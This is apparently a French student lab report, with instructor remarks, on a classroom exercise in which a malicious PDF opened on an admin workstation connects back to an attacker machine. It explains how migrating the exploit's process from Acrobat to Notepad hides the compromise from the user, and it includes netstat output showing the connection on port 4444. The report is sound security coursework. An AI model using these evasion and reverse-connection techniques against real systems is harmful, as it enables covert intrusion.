En ouvrant le fichier, le pdf est "gelé" et ne veut pas ouvrir :




Dans poste internet, on voit qu'on est plus en attente de la connexion de l'exploit et qu'il est maintenant connecté à la machine poste admin.



oui

d) Que s'est-il passé sur la Poste_admin ? Expliquez.

Exécution de la commande :



Dans poste admin, on va récupérer le contrôle de la machine et nous serons capable de voir à nouveau le courriel. Nous pouvons continuer d'attaquer puisque nous avons les droits d'admin dans *poste admin*. Par contre, le processus créé par l'exploit est migré de telle manière que l'utilisateur ne s'en rend pas compte. On a ici passé le processus de Adobe à Notepad. Donc, Adobe fonctionne à nouveau, et le

fichier se ferme, l'utilisateur ne se pose donc pas trop de questions, mais Notepad pour sa part sera maintenant problématique, puisque la vulnérabilité est maintenant sur ce programme.

oui, et on évite que l'attaque soit ratée parce que l'utilisateur ferme Acrobat ou éteint l'ordinateur à cauase du gel

e) Concluez quant à l'efficacité des mesures de sécurité face à un utilisateur imprudent

Les mesures deviennent inefficaces lorsqu'un utilisateur est imprudent malgré des mesures de sécurité telles que les pare-feux externes. Nous pouvons constater qu'avant de faire l'ouverture d'un fichier, le processus pour analyser un document pour des virus a commencé, mais ceci n'empêche pas malgré tout que le processus dans le fichier se connecte et s'active dans la machine de l'attaquant malveillant.

oui

Ports et services à la fin du TP dans poste admin :

```
C:\Documents and Settings\Administrator>netstat -a -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1027         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1032         127.0.0.1:1033         ESTABLISHED
  TCP    127.0.0.1:1033         127.0.0.1:1032         ESTABLISHED
  TCP    127.0.0.1:1034         127.0.0.1:1035         ESTABLISHED
  TCP    127.0.0.1:1035         127.0.0.1:1034         ESTABLISHED
  TCP    192.168.212.124:139    0.0.0.0:0              LISTENING
  TCP    192.168.212.124:1037   192.168.211.3:993      ESTABLISHED
  TCP    192.168.212.124:1038   192.168.211.3:993      ESTABLISHED
  TCP    192.168.212.124:1039   192.168.211.3:993      ESTABLISHED
  TCP    192.168.212.124:1040   192.168.211.3:993      ESTABLISHED
  TCP    192.168.212.124:1041   123.45.67.128:4444     ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1026         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.212.124:123    *:*
  UDP    192.168.212.124:137    *:*
  UDP    192.168.212.124:138    *:*
  UDP    192.168.212.124:1900   *:*
```

```
C:\Documents and Settings\Administrator>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    poste-51626:epmap      poste-51626:0          LISTENING
  TCP    poste-51626:microsoft-ds  poste-51626:0          LISTENING
  TCP    poste-51626:1027       poste-51626:0          LISTENING
  TCP    poste-51626:1032       localhost:1033         ESTABLISHED
  TCP    poste-51626:1033       localhost:1032         ESTABLISHED
  TCP    poste-51626:1034       localhost:1035         ESTABLISHED
  TCP    poste-51626:1035       localhost:1034         ESTABLISHED
  TCP    poste-51626:netbios-ssn  poste-51626:0          LISTENING
  TCP    poste-51626:1037       192.168.211.3:993      ESTABLISHED
  TCP    poste-51626:1038       192.168.211.3:993      ESTABLISHED
  TCP    poste-51626:1039       192.168.211.3:993      ESTABLISHED
  TCP    poste-51626:1040       192.168.211.3:993      ESTABLISHED
  TCP    poste-51626:1041       123.45.67.128:4444     ESTABLISHED
  UDP    poste-51626:microsoft-ds  *:*
  UDP    poste-51626:isakmp     *:*
  UDP    poste-51626:1025       *:*
  UDP    poste-51626:4500       *:*
  UDP    poste-51626:ntp        *:*
  UDP    poste-51626:1026       *:*
  UDP    poste-51626:1900       *:*
  UDP    poste-51626:ntp        *:*
  UDP    poste-51626:netbios-ns  *:*
  UDP    poste-51626:netbios-dgm  *:*
  UDP    poste-51626:1900       *:*
```

Références :

[1] AVI Networks, Network Adress Translation
https://avinetworks.com/glossary/network-address-translation/

[2] Qu’est-ce qu’un VPN et comment fonctionne t-il?

https://www.avast.com/fr-fr/c-what-is-a-vpn

[3] NAT:Translation d’adresses IPv4

https://www.securiteinfo.com/conseils/nat.shtml#:~:text=Un%20des%20avantages%20du%20NAT,que%20de%20ces%20machines%20priv%C3%A9es.